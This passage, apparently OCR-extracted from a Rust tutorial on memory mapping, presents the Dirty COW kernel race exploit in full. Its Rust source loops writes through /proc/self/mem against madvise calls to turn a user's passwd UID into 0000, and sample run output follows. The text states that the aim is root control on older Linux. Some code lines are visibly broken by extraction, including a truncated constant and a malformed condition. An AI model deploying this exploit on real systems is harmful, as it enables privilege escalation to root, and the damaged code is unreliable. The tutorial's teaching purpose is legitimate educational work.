



But here's the catch. this exploit only works on the elder Linux editions, not the modern ones like the latest **Ubuntu 22.04.1**. As mentioned in the introduction, the more recent releases have patched this vulnerability, promoting their defenses against Dirty COW's exploits.

To facilitate this experiment, let's simulate the process by creating a dummy file containing a copy of `etc/passwd`, with our target account named `dirtycow`. Subsequently, we'll delve into the complexities of memory mapping and threading setup. The `/etc/passwd` file is mapped into read-only memory, and two additional threads are created in parallel, one for writing and the other for advising the system on memory usage, as we saw in the previous section.



The main thread plays a pivotal role in locating the position of the `dirtycow` account record within the mapped memory using the `std::str::find` function. Following this, two threads are created: a write thread, responsible for modifying the UID value in the memory copy, and a madvise thread to discard the private copy, enabling the page table to revert to the original mapped memory. The write thread's purpose is to replace the `dirtycow` UID value in memory with `0000`. Since the memory is of copy-on-write type, this thread alone can modify the contents in a private copy without altering the underlying `etc.txt` file. Simultaneously, the madvise thread discards the private copy, allowing the page table to reference the original mapped memory.






```rust
use libc::{
    __errno_location, c_void, lseek, madvise, mmap, munmap, off_t, read, strerror, MADV_DONT
    MAP_FAILED, MAP_PRIVATE, PROT_READ, SEEK_SET,
};
use std::ffi::CStr;
use std::fs::{File, OpenOptions};
use std::io;
use std::os::unix::io::AsRawFd;
use std::ptr;
use std::slice;
use std::thread;

// Constants for file name, target string, and new string to overwrite `TARGET_STRING`
const FILE_NAME: &str = "etc.txt";
const TARGET_STRING: &str = "dirtycow:x:1001";
const NEW_CONTENT: &[u8] = b"dirtycow:x:0000";
```

```rust
// Function for the madvise thread
fn perform_madvise(file_size: usize) {
    // Memory map the file
    let mapped_memory_ptr = memory_map_file(FILE_NAME);
    if mapped_memory_ptr == MAP_FAILED as *mut u8 {
        panic!("Error mapping file to memory");
    }
    // Continuous loop for the madvise thread
    loop {
        // Call madvise to discard the private copy
        if unsafe { madvise(mapped_memory_ptr as *mut c_void, file_size, MADV_DONTNEED) } !=
            eprintln!("madvise failed: {}", std::io::Error::last_os_error());
        }

        // Read and print memory content
        if let Ok(_) = read_memory_content(mapped_memory_ptr, 3290) {
            println!("Madvising - Content: `dirtycow:x:1001`");
        }
    }
}

// Function for the write thread responsible for modifying UID value in memory copy
unsafe fn perform_write_operation() -> io::Result<()> {
    // Memory map the file
    let mapped_memory = memory_map_file(FILE_NAME);
    if mapped_memory == MAP_FAILED as *mut u8 {
        panic!("Error mapping file to memory");
    }

    // Open the file for writing
    let file_for_write = OpenOptions::new()
        .read(true)
        .write(true)
        .open("/proc/self/mem")?;

    // Get the file descriptor
    let file_fd_for_write = file_for_write.as_raw_fd();

    // Set the file pointer to the corresponding position
    let offset = lseek(file_fd_for_write, mapped_memory as off_t, SEEK_SET);

    // Check if lseek failed
    if offset == -1 {
        eprintln!("lseek failed: {}", std::io::Error::last_os_error());
        std::process::exit(1);
```

```
    }
    // Infinite loop for continuous writing
    loop {
        // Write to the memory
        let result = libc::write(
            file_fd_for_write,
            NEW_CONTENT.as_ptr() as *const c_void,
            NEW_CONTENT.len() as usize,
        );
        println!("Trying to write `dirtycow:x:0000`...");

        // Check if write failed
        if result == -1 {
            let error_code = *__errno_location();
            let error_message = CStr::from_ptr(strerror(error_code)).to_string_lossy();
            return Err(io::Error::new(
                io::ErrorKind::Other,
                format!("Write error: {} - {}", error_code, error_message),
            ));
        }
    }
}

// Function to read memory content
fn read_memory_content(mapped_memory: *mut u8, size: usize) -> io::Result<String> {
    // Open the file for reading
    let file_for_read = File::open("/proc/self/mem")?;

    // Get the file descriptor
    let file_fd_for_read = file_for_read.as_raw_fd();
    let mut buffer = vec![0; size];

    // Unsafe block to perform low-level operations
    unsafe {
        // Set the file pointer to the mapped memory
        lseek(file_fd_for_read, mapped_memory as off_t, SEEK_SET);
        // Read from the memory into the buffer
        let result = read(file_fd_for_read, buffer.as_mut_ptr() as *mut c_void, size);

        // Check if read failed
        if result == -1 {
            return Err(io::Error::last_os_error());
        }
    }
```

```rust
    Ok(String::from_utf8_lossy(&buffer).into_owned())
}

// Function for memory mapping
fn memory_map_file(file_name: &str) -> *mut u8 {
    // Open the file for reading
    let file = OpenOptions::new().read(true).open(file_name).unwrap();
    // Get file metadata
    let file_metadata = file.metadata().unwrap();

    // Unsafe block for low-level memory mapping
    let mapped_memory = unsafe {
        // Use mmap to map the file into memory
        let mapped_ptr = mmap(
            ptr::null_mut(),
            file_metadata.len() as usize,
            PROT_READ,
            MAP_PRIVATE,
            file.as_raw_fd(),
            0,
        );

        // Check if memory mapping failed
        if mapped_ptr == MAP_FAILED {
            panic!("Memory mapping failed");
        }

        mapped_ptr as *mut u8
    };

    mapped_memory
}

fn main() -> io::Result<()> {
    unsafe {
        // Open the file with read and write permissions
        let file_for_open = OpenOptions::new().read(true).write(true).open(FILE_NAME)?;

        // Get the size of the file
        let file_size = file_for_open.metadata()?.len() as usize;

        // Memory map the file
        let mapped_memory_ptr = memory_map_file(FILE_NAME);
        if mapped_memory_ptr == MAP_FAILED as *mut u8 {
            panic!("Error mapping file to memory");
```

```
    }

    // Read file content into str
    let file_content = std::str::from_utf8(slice::from_raw_parts(
        mapped_memory_ptr as *const u8,
        file_size,
    ))
    .unwrap();

    // Check if the target string exists in the file content
    if let Some(position) = file_content.find(TARGET_STRING) {
        let position_ptr = mapped_memory_ptr.offset(position as isize);
        println!("Target Area Found at Offset: {}", position);
        println!(
            "Target Area Content: {:?}",
            std::str::from_utf8(slice::from_raw_parts(
                position_ptr as *const u8,
                TARGET_STRING.len()
            ))
        );

        // Spawn a thread for the write operation
        let write_thread_handle = thread::spawn(move || {
            let _ = perform_write_operation();
        });

        // Spawn a thread for the madvise operation
        let madvise_thread_handle = thread::spawn(move || {
            perform_madvise(file_size);
        });

        // Join the write thread
        write_thread_handle
            .join()
            .expect("Error joining write thread");

        // Join the madvise thread
        madvise_thread_handle
            .join()
            .expect("Error joining madvise thread");

        // Unmap the memory
        munmap(mapped_memory_ptr as *mut c_void, file_size);
    } else {
        eprintln!("Target area not found");
```

```
            std::process::exit(1);
        }
    }
    Ok(())
}

main()
```

```
Target Area Found at Offset: 180
Target Area Content: Ok("dirtycow:x:1001")
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Madvising - Content: `dirtycow:x:1001`
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Madvising - Content: `dirtycow:x:1001`
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Madvising - Content: `dirtycow:x:1001`
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Madvising - Content: `dirtycow:x:1001`
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Madvising - Content: `dirtycow:x:1001`
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
Trying to write `dirtycow:x:0000`...
```

To make the attack work, we need to quickly switch between the write and madvise threads many times. The more attempts you make, the better your chances of success. This is why we use an endless loop in these threads, to keep trying and increase the odds. After the attack, in older Linux versions, the 'dirtycow' user's UID should change to 0000, giving full control as the root user. It's crucial to know that the Dirty COW trick takes advantage of a flaw in how Linux manages memory, allowing changes to files you're only supposed to read.

But, keep in mind that this vulnerability has been fixed in newer Linux versions.

2. Conclusion

In this extensive exploration of memory mapping in Rust, we have traversed the theoretical foundations, practical considerations, and real-world applications of this fundamental concept in system-level programming. From understanding the nuances of shared and private mappings to delving into the complexities of the Copy On Write mechanism, we've explored the layers that contain efficient and secure memory management.

Rust's ownership model, borrow checker, and focus on memory safety provide a robust foundation for system-level programming. The code snippets presented not only showcase the seamless integration of Rust with system-level operations but also emphasize the language's commitment to clarity, safety, and performance.

As we extend our exploration to real-world applications and considerations, we recognize the far-reaching impact of memory mapping across diverse domains. From databases and multimedia applications to concurrent programming and security-sensitive systems, the principles explained in this exploration find resonance in the development of resilient and performant software.

In conclusion, the journey from theoretical concepts to practical implementation underscores the complex balance required in system-level programming. Memory mapping, as a core aspect of this discipline, serves as a bridge between abstract notions and solid applications.